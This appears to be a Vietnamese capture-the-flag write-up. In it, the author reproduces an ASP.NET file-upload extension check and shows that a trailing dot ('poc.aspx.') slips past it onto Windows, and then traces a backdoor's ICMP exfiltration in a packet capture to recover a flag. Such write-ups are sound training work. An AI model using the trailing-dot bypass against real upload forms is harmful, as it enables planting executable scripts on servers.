


Ảnh này mô tả code của trang web với chức năng uploadfile

Phân tích qua đề bài, chúng ta biết attacker đã upload một file tên là poc.aspx lên hệ thống. Phân tích chi tiết đến đoạn code upload, có vẻ như đoạn này không có lỗi khi đã

phân tích đúng phần đuôi file và check xem các đuôi file có được upload lên đúng định dạng hay không.

Ban đầu, khi phân tích đoạn code này em gặp khá nhiều khó khăn nên đã cố gắng xây dựng lại đoạn code trên để test các phần đuôi file khi upload lên.



```
*Untitled - Notepad
File Edit Format View Help
using System;

class Program
{
    static void Main(string[] args)
    {
        Console.WriteLine("Nhập vào tên file (bao gồm cả phần mở rộng):");
        string inputText = Console.ReadLine();

        string result = UploadFile(inputText);
        Console.WriteLine(result);
    }

    private static string UploadFile(string inputText)
    {
        string text = inputText;
        string text2 = text.Remove(0, text.LastIndexOf('.')).ToLower();
        string text3 = text.Remove(text.LastIndexOf('.')).ToLower();
        if (".jpg.jpeg.gif.bmp.tiff.png.ico".IndexOf(text2, 0) == -1)
        {
            return "File không đúng định dạng";
        }
        return "thành công bypass"
    }
}
```

Đoạn code này sử dụng thuật toán của đoạn code trong đề bài và cũng cho phép chúng ta kiểm tra tên file nhiều lần.

Sau khi thử với rất nhiều dạng đuôi file khác nhau nhưng đều không được, có lẽ để vượt qua được đoạn check thì sẽ cần một dạng đuôi file đặc biệt.

Ở đây, lợi dụng cơ chế phân tích dấu chấm ở đoạn code, em thử thêm 1 dấu chấm ở cuối đuôi file để xem kết quả.

```

19.         if (".jpg.jpeg.gif.bmp.tiff.png.ico".IndexOf(text2, 0) == -1)
20.         {
21.             return "File không đúng định dạng";
22.         }
23.         return "thành công bypass";
24.     }
25. }
26.

```

Success #stdin #stdout 0.07s 30624KB

comments ()

stdin

copy

poc.aspx.

stdout

copy

Nhập vào tên file (bao gồm cả phần mở rộng):
thành công bypass

Khi upload đuôi file là dấu chấm, code sẽ phân tích và trả về đuôi file rỗng thành công bypass được đoạn check. Và khi xuống hệ điều hành windows sẽ thành file poc.aspx do windows không cho phép đặt dấu chấm ở cuối và sẽ tự loại bỏ nó đi.

Flag: poc.aspx.

4. Challenge For2

Đề bài cho chúng ra file và muốn tìm tài liệu bí mật mà attacker đã lấy, có lẽ trong đó sẽ chứa flag

Thử thách

FOR 02
100

Máy tính của quản trị viên bị nhiễm mã độc backdoor, sau đó attacker kết nối đến backdoor này và sử dụng tính năng download file để đánh cắp file tài liệu chứa flag.


Dựa vào mẫu mã độc backdoor và traffic network giữa máy tính quản trị viên và attacker, bạn hãy trích xuất nội dung file tài liệu bí mật đã bị attacker lấy và tìm lại flag trong đó.

FOR_02.zip


Flag

Gửi

Mở file này ra chúng ta thấy có 2 file:



Phân tích file oci.bin bằng ida:



Sau khi xem qua hàm StartAddress, ta thấy có dấu hiệu gửi nhận gói tin bằng giao thức ICMP. Trong file đề bài cho còn có 1 file pcap, ta sẽ tiếp tục phân tích file pcap và filter theo ICMP xem có dấu hiệu đặc biệt gì không.


No.	Time	Source	Destination	Protocol	Length	Info
2622	75.458264	192.168.221.1	192.168.221.136	ICMP	120	Destination unreachable (Port unreachable)
2625	75.459270	192.168.221.1	192.168.221.136	ICMP	109	Destination unreachable (Port unreachable)
2626	75.459286	192.168.221.1	192.168.221.136	ICMP	109	Destination unreachable (Port unreachable)
2634	75.460769	192.168.221.1	192.168.221.136	ICMP	109	Destination unreachable (Port unreachable)
2636	75.460926	192.168.221.1	192.168.221.136	ICMP	109	Destination unreachable (Port unreachable)
2639	75.461629	192.168.221.1	192.168.221.136	ICMP	121	Destination unreachable (Port unreachable)
2640	75.461654	192.168.221.1	192.168.221.136	ICMP	121	Destination unreachable (Port unreachable)
2648	75.463455	192.168.221.1	192.168.221.136	ICMP	121	Destination unreachable (Port unreachable)
2650	75.463657	192.168.221.1	192.168.221.136	ICMP	121	Destination unreachable (Port unreachable)
2653	79.273435	192.168.221.136	192.168.221.128	ICMP	830	Echo (ping) request id=0x0001, seq=53764/1234, ttl=64 (reply in 2656)
2656	79.273949	192.168.221.128	192.168.221.136	ICMP	830	Echo (ping) reply id=0x0001, seq=53764/1234, ttl=128 (request in 2653)
2700	80.631688	192.168.221.1	192.168.221.136	ICMP	102	Destination unreachable (Port unreachable)
2710	96.631717	192.168.221.1	192.168.221.136	ICMP	102	Destination unreachable (Port unreachable)
2719	96.634232	192.168.221.1	192.168.221.136	ICMP	102	Destination unreachable (Port unreachable)
2720	96.634244	192.168.221.1	192.168.221.136	ICMP	102	Destination unreachable (Port unreachable)
2723	96.634944	192.168.221.1	192.168.221.136	ICMP	114	Destination unreachable (Port unreachable)
2724	96.634957	192.168.221.1	192.168.221.136	ICMP	114	Destination unreachable (Port unreachable)
2730	96.636698	192.168.221.1	192.168.221.136	ICMP	114	Destination unreachable (Port unreachable)
2734	96.636710	192.168.221.1	192.168.221.136	ICMP	114	Destination unreachable (Port unreachable)
2737	96.637483	192.168.221.1	192.168.221.136	ICMP	102	Destination unreachable (Port unreachable)
2738	96.637496	192.168.221.1	192.168.221.136	ICMP	102	Destination unreachable (Port unreachable)
2747	96.638901	192.168.221.1	192.168.221.136	ICMP	102	Destination unreachable (Port unreachable)
2748	96.638914	192.168.221.1	192.168.221.136	ICMP	102	Destination unreachable (Port unreachable)
2751	96.639359	192.168.221.1	192.168.221.136	ICMP	114	Destination unreachable (Port unreachable)
2752	96.639371	192.168.221.1	192.168.221.136	ICMP	114	Destination unreachable (Port unreachable)
2761	96.640765	192.168.221.1	192.168.221.136	ICMP	114	Destination unreachable (Port unreachable)
2762	96.640807	192.168.221.1	192.168.221.136	ICMP	114	Destination unreachable (Port unreachable)
2765	96.641586	192.168.221.1	192.168.221.136	ICMP	102	Destination unreachable (Port unreachable)

Nhận thấy trong các request ICMP thì có 2 request khác so với các request khác. Khi phân tích request, nhận ra kẻ tấn công đang cố kéo 1 file.

0200	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0210	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0220	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0230	00 00 00 00 43 3a 5c 74 6d 70 5c 66 6c 61 67 5fC:\t mp\flag_
0240	31 73 5f 63 6b 34 6d 70 6a 30 6e 2e 74 78 74 00	1s_ck4mp j0n.txt.
0250	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0260	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Sau đó em đã submit thử 2 lần flag_1s_ck4mpj0n.txt và không đúng. Khi bỏ filter và tìm kiếm thêm thông tin từ những request bên dưới. Em đã tìm thấy 1 số request có ký tự đặc biệt.

2656	79.273849	192.168.221.128	192.168.221.136	ICMP	830	Echo (ping) reply id=0x0001, seq=53764/1234, ttl=128 (request in 2653)
2657	79.667807	192.168.221.1	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
2658	79.667899	192.168.221.1	239.255.255.250	SSDP	218	M-SEARCH * HTTP/1.1
2659	80.675189	192.168.221.1	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
2660	80.675211	192.168.221.1	239.255.255.250	SSDP	218	M-SEARCH * HTTP/1.1
2661	81.690038	192.168.221.1	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
2662	81.690041	192.168.221.1	239.255.255.250	SSDP	218	M-SEARCH * HTTP/1.1
2663	82.704964	192.168.221.1	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
2664	82.704966	192.168.221.1	239.255.255.250	SSDP	218	M-SEARCH * HTTP/1.1
2665	83.268260	192.168.221.128	192.168.221.136	TCP	66	1095 → 36941 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2666	83.268385	192.168.221.136	192.168.221.128	TCP	66	36941 → 1095 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
2667	83.268494	192.168.221.128	192.168.221.136	TCP	54	1095 → 36941 [ACK] Seq=1 Ack=1 Win=65536 Len=0
2668	83.268621	192.168.221.128	192.168.221.136	TCP	90	1095 → 36941 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=36
2669	83.268733	192.168.221.136	192.168.221.128	TCP	60	36941 → 1095 [ACK] Seq=1 Ack=37 Win=64256 Len=0
2670	83.268848	192.168.221.128	192.168.221.136	TCP	1078	1095 → 36941 [PSH, ACK] Seq=37 Ack=1 Win=65536 Len=1024
2671	83.268935	192.168.221.136	192.168.221.128	TCP	60	36941 → 1095 [ACK] Seq=1 Ack=1061 Win=63232 Len=0
2672	83.269209	192.168.221.136	192.168.221.128	TCP	60	36941 → 1095 [PSH, ACK] Seq=1 Ack=1061 Win=63232 Len=2
2673	83.269403	192.168.221.128	192.168.221.136	TCP	1078	1095 → 36941 [PSH, ACK] Seq=1061 Ack=3 Win=65536 Len=1024
2674	83.269556	192.168.221.136	192.168.221.128	TCP	60	36941 → 1095 [PSH, ACK] Seq=3 Ack=2085 Win=62208 Len=2
2675	83.269737	192.168.221.128	192.168.221.136	TCP	1078	1095 → 36941 [PSH, ACK] Seq=2085 Ack=5 Win=65536 Len=1024
2676	83.269845	192.168.221.136	192.168.221.128	TCP	60	36941 → 1095 [PSH, ACK] Seq=5 Ack=3109 Win=61440 Len=2
2677	83.270045	192.168.221.128	192.168.221.136	TCP	306	1095 → 36941 [PSH, ACK] Seq=3109 Ack=7 Win=65536 Len=252
2678	83.270136	192.168.221.136	192.168.221.128	TCP	60	36941 → 1095 [PSH, ACK] Seq=7 Ack=3361 Win=61440 Len=2
2679	83.270280	192.168.221.128	192.168.221.136	TCP	58	1095 → 36941 [PSH, ACK] Seq=3361 Ack=9 Win=65536 Len=4
2680	83.270377	192.168.221.136	192.168.221.128	TCP	60	36941 → 1095 [FIN, ACK] Seq=9 Ack=3365 Win=61440 Len=0
2681	83.270519	192.168.221.128	192.168.221.136	TCP	54	1095 → 36941 [ACK] Seq=3365 Ack=10 Win=65536 Len=0



Tiếp tục tìm thêm những request có dấu hiệu đặc biệt và chúng ta đã tìm được flag.

VCS{I_AM_LOSER}

Flag: VCS{I_AM_LOSER}